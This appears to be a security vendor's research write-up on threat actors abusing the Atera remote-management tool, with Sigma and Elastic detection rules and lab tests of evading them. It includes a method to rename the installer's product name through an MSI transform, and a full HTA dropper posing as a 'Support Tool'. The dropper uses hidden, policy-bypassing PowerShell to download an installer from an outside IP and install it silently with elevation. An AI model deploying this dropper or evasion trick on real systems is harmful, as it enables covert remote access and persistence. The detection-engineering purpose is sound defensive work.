




.svg)
Atera Under the Spotlight: Exploring More Effective Detections




Atera is a cloud-based remote monitoring and management (RMM) platform designed to support comprehensive oversight and control of IT environments. As an RMM tool, Atera enables users to monitor endpoints like servers and workstations, automate routine maintenance tasks, provide remote support, and manage IT assets efficiently from a centralized console. This capability has made Atera a popular option for threat actors to abuse.
Known attacks
Atera is one of the most well-known, prevalent, and easy-to-use RMM tools, so it’s no surprise that it’s been frequently used by threat actors to assist in their attacks. This including using the tool itself to deliver malware, using phishing to deliver documents with embedded MSI installers, or by cloning the Atera website for social engineering.
In May 2022, Sophos reported that Lockbit, Hive, and BlackCat attacked the same automotive supplier in under two weeks in a triple ransomware attack. All three threat actors abused the same misconfiguration – a firewall rule exposing Remote Desktop Protocol (RDP) on a management server – but used different ransomware strains and tactics.
BlackCat, through an affiliate, accessed the victim’s network and installed an Atera agent onto the victim’s machine to establish persistence. It then used this access to deploy ransomware to the victim.
In another campaign, MuddyWater (an Iranian threat actor with a focus on espionage) was closely monitored by researchers. Between October 2023 and April 2024, they found that MuddyWater significantly relied on Atera to facilitate elements of its attack chain.

Since Atera offers a 30-day trial with any email address, this eliminates the need for attackers to set up their own infrastructure. In this instance, MuddyWater didn’t set up its own accounts when using Atera – it stole credentials to gain access to live Atera accounts to use as its C2 infrastructure throughout its campaigns. Note that Atera UI requires no install and can be run from inside the browser.
The credentials required to gain access to Atera accounts are thought to have been obtained through Outlook on the Web (OWA) leaks to the dark web or cybercrime forums.
Finally, in October 2024, ESET reported that Sandworm activity had been observed at several energy companies in Ukraine, using Atera in the early stages of compromise. This was presumably to achieve basic command and control (C2) capability on the infected machine, where the group can deploy malware like ZEROLOT.
Existing threat detections
Atera has been widely used, so there are a number of detections to work with. The rule below was created to detect Atera installs through msiexec.exe, as found during Conti operations:
title: Atera Agent Installation
id: 87261fb2-69d0-42fe-b9de-88c6b5f65a43
status: test
description: Detects successful installation of Atera Remote Monitoring & Management (RMM) agent as recently found to be used by Conti operators
references:
    - https://www.advintel.io/post/secret-backdoor-behind-conti-ransomware-operation-introducing-atera-agent
author: Bhabesh Raj
date: 2021-09-01
modified: 2022-12-25
tags:
    - attack.command-and-control
    - attack.t1219.002
logsource:
    service: application
    product: windows
detection:
    selection:
        EventID: 1033
        Provider_Name: MsiInstaller
        Message|contains: AteraAgent
    condition: selection
falsepositives:
    - Legitimate Atera agent installation
Atera has also been observed to be installed where the IntegratorLogin parameter is used to register a non-business email:
title: AteraAgent malicious installations
id: fb0f2d48-269d-473e-9afc-c540a16a990f
description: Detects potentially malicious AteraAgent installations when the IntegratorLogin parameter is used to register a non-business email.
status: experimental
date: 2022-09-12
modified: 2024-02-23
author: 'kostastsale, TheDFIRReport'
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\AteraAgent.exe'
        CommandLine|contains|all:
            - '/i '
            - 'IntegratorLogin='
        CommandLine|contains:
            # Feel free to modify the email addresses to fit your needs
            - '@gmail.com'
            - '@hotmail.com'
            - '@hotmail.com'
            - '@yandex.ru'
            - '@mail.ru'
            - '@outlook.com'
            - '@protonmail.com'
            - '@dropmail.me'
    condition: selection
falsepositives:
    - Unlikely
level: high
tags:
    - attack.execution

It’s worth mentioning that when installing the Atera agent onto a machine, the company has implemented a confirmation message that asks the user to confirm that Atera will be installed:
Bypassing existing detections
There was some success and some disappointment (from an attacker’s perspective) against the shown threat detections. For example, the first threat detection can be displayed like this in Elastic, which may alter slightly depending on your Elastic log setup:
winlog.channel:"Application" and event.code:1033 and winlog.provider_name:"MsiInstaller" and message:*AteraAgent*
One of the first things we tried to do was change the ProductName of the Atera agent prior to running setup.msi (the installer with AteraAgent bundled inside it), as we thought this could be a way for a threat actor to disguise their Atera install.
We changed the ProductName in a hex editor, making sure the file size stayed the same. We chose something that would resemble a legitimate program, like the printer spooler.


After saving this and attempting to run the modified setup.msi, we noticed that you get a user account control (UAC) with a red banner. If the user accepts, the install will continue as normal.
The banner is red rather than grey or blue because the legitimate signature on the binary has been broken. This means various Windows controls kick in, as the Atera agent wouldn’t be a signed binary anymore. Threat actors would normally prefer to keep the signature intact so they don’t raise suspicion with users or trigger any other defensive systems an organization has in place.
As shown below, modifying the binary doesn’t work and will break the signature – removing this option from a threat actor’s arsenal.
Another option we tried was changing the way we installed Atera, so the ProductName in the logs would change and we could hide the fact that we were trying to get Atera onto the machine.
In the screenshot below, we have Elastic open and have searched for event.code : 1033 and message: “*AteraAgent*”. We wanted to see how a successful install of the AteraAgent would look in our logs.

We then thought about how to change the ProductName so it wouldn’t show in the message portion of the log.
There’s a tool called Orca which allows you to inspect the parameters and setting of an MSI file. Using this tool, you can change various settings and save it to an .mst file. A screenshot of this tool is below.
Here, we’ve used Orca to make changes to setup.msi in an attempt to obscure the true Manufacturer and ProductName.

When running an MSI file, you can give it a TRANSFORMS argument to apply your .mst file. This is commonly used when setting up installations across domains.
msiexec /i "path\to\your\installer.msi" TRANSFORMS="path\to\your\transform.mst"
After running this executable, we went back to the SIEM to see if there was anything there, and noticed that the ProductName had indeed changed.
Filtering on the same event.code as before, the message field now has “New” for ProductName, showing that the process worked and we bypassed the detection for ProductName. You can see this in the screenshot below:

However, when installing it directly this way, the red banner still appears.
Attack method
We realised that, in a particular type of attack, you can get Windows to not show the red banner as long as the installation happens in a certain way. For example, in the labs we set up for these attacks, you can see an HTA file is executed.
This HTA file uses PowerShell to install an MSI file it has copied onto a machine. However, if you use it with the argument switch of TRANSFORMS, it shows the blue banner of the MSI running, and not the red banner for the installation of the broken Atera. HTA shown below:
<html>
<head>
  <title>Support Tool</title>
  <HTA:APPLICATION ID="support" APPLICATIONNAME="Support" BORDER="thin" />
  <script language="VBScript">

    Set shell = CreateObject("WScript.Shell")

    ' Define paths and URLs for both MSI and MST files
    downloadFolder = "C:\Users\Public\Documents\"
    msiPath = downloadFolder & "setup.msi"
    mstPath = downloadFolder & "atera.mst"

    baseUrl = "http://3.253.122.185/"
    msiUrl = baseUrl & "setup.msi"
    mstUrl = baseUrl & "atera.mst"

    ' 1. Download the MSI installer
    psCommandMsi = "powershell -NoProfile -ExecutionPolicy Bypass -Command ""Invoke-WebRequest -Uri '" & msiUrl & "' -OutFile '" & msiPath & "'"""
    shell.Run psCommandMsi, 0, true
    ' 2. Download the MST transform file
    psCommandMst = "powershell -NoProfile -ExecutionPolicy Bypass -Command ""Invoke-WebRequest -Uri '" & mstUrl & "' -OutFile '" & mstPath & "'"""
    shell.Run psCommandMst, 0, true

    ' 3. Install the MSI using msiexec, applying the transform file
    ' The TRANSFORMS argument is added to the msiexec command line
    msiArgs = "/i """ & msiPath & """ TRANSFORMS=""" & mstPath & """ /qn"
    elevateCmd = "powershell -Command ""Start-Process 'msiexec.exe' -ArgumentList '" & msiArgs & "' -Verb runAs"""
    shell.Run elevateCmd, 0, false
  </script>
</head>
<body>
  <h2>Initializing Support Session... Please wait.</h2>
  <p>This window will close automatically.</p>
</body>
</html>
The issue here is that other defensive tools still see the unsignatured binary running. So while this is a possibly effective attack that takes advantage of social engineering and bypasses the first threat detection, other defensive tools will likely pick up the execution of the weird binary.
Now if we go to the other threat detection:
event.category:"process" and process.executable:*\\AteraAgent.exe and process.command_line:(*"/i "* and *IntegratorLogin=* and (*@gmail.com* or *@hotmail.com* or *@yandex.ru* or *@mail.ru* or *@outlook.com* or *@protonmail.com* or *@dropmail.me*))
# Add whatever email address here
This one is a pretty good catch-all, as the IntegratorLogin needs to be set to the account the attacker has control of or they won’t see the device register. The attacker has no way around this, aside from gaining access to another account (like MuddyWater did) and hoping their email isn’t on the list.
The issue with this detection is that it involves you thinking of all the domains you wouldn’t allow to be used. If you use Atera internally, we suggest updating it to an email you’d use and only looking for that, then alerting on any usage of IntegratorLogin that isn’t that email domain or address.
event.category:"process" and process.executable:*\\AteraAgent.exe and process.command_line:(*"/i "* and *IntegratorLogin=*) and not process.command_line:*@company.com*
If you don’t use it internally and never want it to be used, look for this, which will catch all uses of AteraAgent:
event.category:"process" and process.command_line:(*"/i "* and *IntegratorLogin=*)
Conclusion
RMM tools remain one of the most popular and successful ways for threat actors to maintain persistence once they’ve gained access to a network, partially because the RMM tools are legitimate binaries that blend in with normal traffic.
We hope that this research has illustrated the need to not only have good detections to catch malicious RMM usage, but also to periodically revisit those detections. Tools change, and threat actors will continually find ways to abuse them, reverse engineering the tools to identify new techniques to silently install and run them.
Our focus in this whitepaper was to set proper threat detections at the installation phase of these two RMM tools. We haven’t covered detections for the executables actually running, because if you catch the installation properly, you shouldn’t need the further threat detections.



.svg)






Ready to Get Started?
Get a Live Demo.
Simply complete the form to schedule time with an expert that works best for your calendar.